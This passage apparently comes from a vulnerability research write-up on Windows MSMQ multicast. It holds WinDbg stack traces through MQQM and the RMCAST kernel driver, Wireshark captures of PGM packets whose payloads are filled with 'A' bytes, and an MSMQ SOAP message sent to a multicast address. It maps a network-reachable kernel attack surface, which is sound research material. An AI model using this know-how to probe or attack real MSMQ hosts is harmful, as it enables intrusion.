04        40 fffff48c`da196470 fffff800`179a90fe     nt!IopParseDevice+0x8c2
05       1e0 fffff48c`da196650 fffff800`179a7fd5     nt!ObpLookupObjectName+0x6be
06       1b0 fffff48c`da196800 fffff800`179973be     nt!ObOpenObjectByNameEx+0x1f5
07       140 fffff48c`da196940 fffff800`179c059d     nt!IopCreateFile+0x42e
08        c0 fffff48c`da196a00 fffff800`1f27b5b9     nt!IoCreateFileEx+0x11d
09        a0 fffff48c`da196aa0 fffff800`1f279eaa     afd!AfdTdiCreateAO+0x821
0a       490 fffff48c`da196f30 fffff800`1f2113ad     afd!AfdBind+0x51ca
0b        f0 fffff48c`da197020 fffff800`174d8f85     afd!AfdDispatchDeviceControl+0x7d
0c        30 fffff48c`da197050 fffff800`179aeacd     nt!IofCallDriver+0x65
0d        40 fffff48c`da197090 fffff800`179ab905     nt!IopSynchronousServiceTail+0x1dd
0e        b0 fffff48c`da197140 fffff800`179aa796     nt!IopXxxControlFile+0x705
0f       280 fffff48c`da1973c0 fffff800`1766a405     nt!NtDeviceIoControlFile+0x56
10        70 fffff48c`da197430 00007ffe`63211ae4     nt!KiSystemServiceCopyEnd+0x25
11           00000031`790fe148 00007ffe`5f924ef4     ntdll!NtDeviceIoControlFile+0x14
12         8 00000031`790fe150 00007ffe`60f2875c     MSWSOCK!WSPBind+0x324
13       190 00000031`790fe2e0 00007ffe`35be11d8     WS2_32!bind+0xac
14        a0 00000031`790fe380 00007ffe`35be0f0f     MQQM!CMulticastListener::CMulticastListener+0x26c
15        b0 00000031`790fe430 00007ffe`35be0d1d     MQQM!MsmpCreateListener+0x33
16        40 00000031`790fe470 00007ffe`35b2180d     MQQM!MsmBind+0x1d1
17       2b0 00000031`790fe720 00007ffe`35b2328e     MQQM!QMpUpdateMulticastBinding+0xd5
18        50 00000031`790fe770 00007ffe`35b261e2     MQQM!CQueueMgr::UpdateQueueProperties+0x46
19        90 00000031`790fe800 00007ffe`35b2605e     MQQM!CQPrivate::QMSetPrivateQueuePropertiesInternal+0x146
1a        a0 00000031`790fe8a0 00007ffe`35b41cfb     MQQM!CQPrivate::QMSetPrivateQueueProperties+0xa6
1b        70 00000031`790fe910 00007ffe`35b15e2a     MQQM!qmcomm_v1_0_S_QMSetObjectProperties+0x14b
1c        60 00000031`790fe970 00007ffe`62aeca48     MQQM!qmcomm_R_QMSetObjectProperties_Thunk+0x2a
1d        40 00000031`790fe9b0 00007ffe`62aeedca     RPCRT4!NdrStubCall2+0xa28
1e       660 00000031`790ff010 00007ffe`62b05b22     RPCRT4!NdrServerCall2+0x1a
1f        30 00000031`790ff040 00007ffe`62acc1e5     RPCRT4!DispatchToStubInCNoAvrf+0x22
20        50 00000031`790ff090 00007ffe`62acbed1     RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1b5
21        d0 00000031`790ff160 00007ffe`62ad9eb0     RPCRT4!RPC_INTERFACE::DispatchToStub+0xf1
22        70 00000031`790ff1d0 00007ffe`62ad9426     RPCRT4!LRPC_SCALL::DispatchRequest+0x140
23        d0 00000031`790ff2a0 00007ffe`62ad8e93     RPCRT4!LRPC_SCALL::HandleRequest+0x4c6
24       110 00000031`790ff3b0 00007ffe`62ad8aec     RPCRT4!LRPC_SASSOCIATION::HandleRequest+0x2c3
25        80 00000031`790ff430 00007ffe`62ad8719     RPCRT4!LRPC_ADDRESS::HandleRequest+0x17c
26        a0 00000031`790ff4d0 00007ffe`62adbb39     RPCRT4!LRPC_ADDRESS::ProcessIO+0x939
27       150 00000031`790ff620 00007ffe`63180ee2     RPCRT4!LrpcIoComplete+0x109
28        90 00000031`790ff6b0 00007ffe`6318e7e5     ntdll!TppAlpcpExecuteCallback+0xf2
29        40 00000031`790ff6f0 00007ffe`6257163d     ntdll!TppWorkerThread+0x445
2a       2b0 00000031`790ff9a0 00007ffe`631bd6f8     KERNEL32!BaseThreadInitThunk+0x1d
2b        30 00000031`790ff9d0 00000000`00000000     ntdll!RtlUserThreadStart+0x28
```



test Properties


A multicast address and port in the following format can be associated with this queue: <address>:<port>

Example: 234.1.1.1:8001


Multicast address can range from 224.0.0.0 to 239.255.255.255

Multicast address:

MSMQ-Multicast: Receive Data



```
 #   Memory  Child-SP          RetAddr               Call Site
00           fffff800`16e13c08 fffff800`1f1216bc     RMCAST!TdiRcvDatagramHandler
01         8 fffff800`16e13c10 fffff800`1de3018d     tdx!TdxEventReceiveMessagesTransportAddress+0x6ac
02       200 fffff800`16e13e10 fffff800`1de0cd60     tcpip!RawDeliverDatagrams+0x249
03        d0 fffff800`16e13ee0 fffff800`1ddef953     tcpip!RawNlClientReceiveDatagrams+0x1b0
04        80 fffff800`16e13f60 fffff800`1ddeed75     tcpip!IppProcessDeliverList+0xb3
05        f0 fffff800`16e14050 fffff800`1ddedebc     tcpip!IppReceiveHeaderBatch+0x2d5
06       100 fffff800`16e14150 fffff800`1de09f27     tcpip!IppReceivePackets+0x35c
07       120 fffff800`16e14270 fffff800`1de0944e     tcpip!FlpReceiveNonPreValidatedNetBufferListChain+0x2e
08       100 fffff800`16e14370 fffff800`174ca69a     tcpip!FlReceiveNetBufferListChainCalloutRoutine+0x18e
09       150 fffff800`16e144c0 fffff800`174ca60d     nt!KeExpandKernelStackAndCalloutInternal+0x7a
0a        70 fffff800`16e14530 fffff800`1de0915d     nt!KeExpandKernelStackAndCalloutEx+0x1d
0b        40 fffff800`16e14570 fffff800`1de08606     tcpip!NetioExpandKernelStackAndCallout+0x8d
0c        50 fffff800`16e145c0 fffff800`1db22351     tcpip!FlReceiveNetBufferListChain+0x4c6
0d       2e0 fffff800`16e148a0 fffff800`1db21d45     ndis!ndisMIndicateNetBufferListsToOpen+0x141
0e        e0 fffff800`16e14980 fffff800`1db46ac5     ndis!ndisMTopReceiveNetBufferLists+0x255
0f        f0 fffff800`16e14a70 fffff800`1db46437     ndis!ndisCallReceiveHandler+0xb9
10        50 fffff800`16e14ac0 fffff800`1db467ef     ndis!ndisCallNextDatapathHandler<2,void * __ptr64 & __
11        50 fffff800`16e14b10 fffff800`1db46526     ndis!ndisIterativeDPInvokeHandlerOnTracker<2,void __cd
12        70 fffff800`16e14b80 fffff800`1db46b8a     ndis!ndisInvokeIterativeDatapath<2,void __cdecl(void *
13        70 fffff800`16e14bf0 fffff800`1db233d6     ndis!ndisInvokeNextReceiveHandler+0xa6
14        60 fffff800`16e14c50 fffff800`1fb6951f     ndis!NdisMIndicateReceiveNetBufferLists+0x116
15        90 fffff800`16e14ce0 fffff800`1fb6a6f3     e1i68x64!RECEIVE::RxIndicateNBLs+0x133
16        60 fffff800`16e14d40 fffff800`1fb7227e     e1i68x64!RECEIVE::RxProcessInterrupts+0x1f3
17        80 fffff800`16e14dc0 fffff800`1fb72706     e1i68x64!INTERRUPT::MsgIntDpcTxRxProcessing+0x13e
18        80 fffff800`16e14e40 fffff800`1fb71d12     e1i68x64!INTERRUPT::MsgIntMessageInterruptDPC+0x216
19        c0 fffff800`16e14f00 fffff800`1db37fc7     e1i68x64!INTERRUPT::MiniportMessageInterruptDPC+0x82
1a        50 fffff800`16e14f50 fffff800`1747b62e     ndis!ndisInterruptDpc+0x1a7
1b        e0 fffff800`16e15030 fffff800`1747aa92     nt!KiExecuteAllDpcs+0x52e
1c       340 fffff800`16e15370 fffff800`17657c4e     nt!KiRetireDpcList+0x762
1d       290 fffff800`16e15600 00000000`00000000     nt!KiIdleLoop+0x9e
```



正在捕获 Ethernet0
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
pgm

```
No.     Time       Source          Destination     Protocol Length Info
   4677 71.880574  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xed gsi 97a017
   4683 72.098653  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xee gsi 97a017
   4696 72.301759  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xef gsi 97a017
   4699 72.521444  192.168.30.11   234.1.1.1       PGM        74 SPM   sqn 0x4e gsi 97a017
   4700 72.521826  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf0 gsi 97a017
   4702 72.552839  192.168.30.11   234.1.1.1       PGM        82 SPM   sqn 0x1d gsi a0c90a
   4713 72.723932  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf1 gsi 97a017
   4720 72.942640  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf2 gsi 97a017
   4737 73.161221  192.168.30.11   234.1.1.1       PGM        74 SPM   sqn 0x4f gsi 97a017
   4738 73.161467  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf3 gsi 97a017
   4748 73.379944  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf4 gsi 97a017
   4761 73.598662  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf5 gsi 97a017
   4778 73.817441  192.168.30.11   234.1.1.1       PGM        74 SPM   sqn 0x50 gsi 97a017
   4779 73.817574  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf6 gsi 97a017
   4781 74.036366  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf7 gsi 97a017
   4792 74.223675  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf8 gsi 97a017
   4809 74.442417  192.168.30.11   234.1.1.1       PGM        74 SPM   sqn 0x51 gsi 97a017
   4810 74.442513  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xf9 gsi 97a017
   4817 74.661221  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xfa gsi 97a017
   4822 74.880016  192.168.30.11   234.1.1.1       PGM      1498 ODATA sqn 0xfb gsi 97a017
```


```
> Frame 4738: 1498 bytes on wire (11984 bits), 1498 bytes captured (11984
> Ethernet II, Src: VMware_b0:a2:84 (00:50:56:b0:a2:84), Dst: IPv4mcast_01
> Internet Protocol Version 4, Src: 192.168.30.11, Dst: 234.1.1.1
> Pragmatic General Multicast: Type ODATA Src Port 8879, Dst Port 8000, GS
v Data (1420 bytes)
    Data: 41414141414141414141414141414141414141414141414141414141414141414
    [Length: 1420]
```

```
0040  00 00 00 00 00 00 00
0050  41 41 41 41 41 41 41
0060  41 41 41 41 41 41 41
0070  41 41 41 41 41 41 41
0080  41 41 41 41 41 41 41
0090  41 41 41 41 41 41 41
00a0  41 41 41 41 41 41 41
00b0  41 41 41 41 41 41 41
```

What’s PGM packet looks like



```
POST 234.1.1.1:8000 HTTP/1.1
Host: 234.1.1.1:8000
Content-Type: multipart/related; boundary="MSMQ - SOAP boundary, 198916
Content-Length: 1164
SOAPAction: "MSMQMessage"
Proxy-Accept: NonInteractiveClient

--MSMQ - SOAP boundary, 1989165616
Content-Type: text/xml; charset=UTF-8
Content-Length: 818

<se:Envelope xmlns:se="http://schemas.xmlsoap.org/soap/envelope/" xmlns
Content-Type: application/octet-stream
Content-Length: 57
Content-Id: body@11f8f428-059d-4dd8-a808-e55802a965c5

<?xml version="1.0"?>
<string>2023/4/14 0:47:44</string>--MSMQ - SOAP boundary, 1989165616--
```



正在捕获 Ethernet0
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
pgm

```
No.   Time       Source          Destination  Protocol Length Info
 4677 71.880574  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xed gsi 97a017a997a0 tsdulen 1420
 4683 72.098653  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xee gsi 97a017a997a0 tsdulen 1420
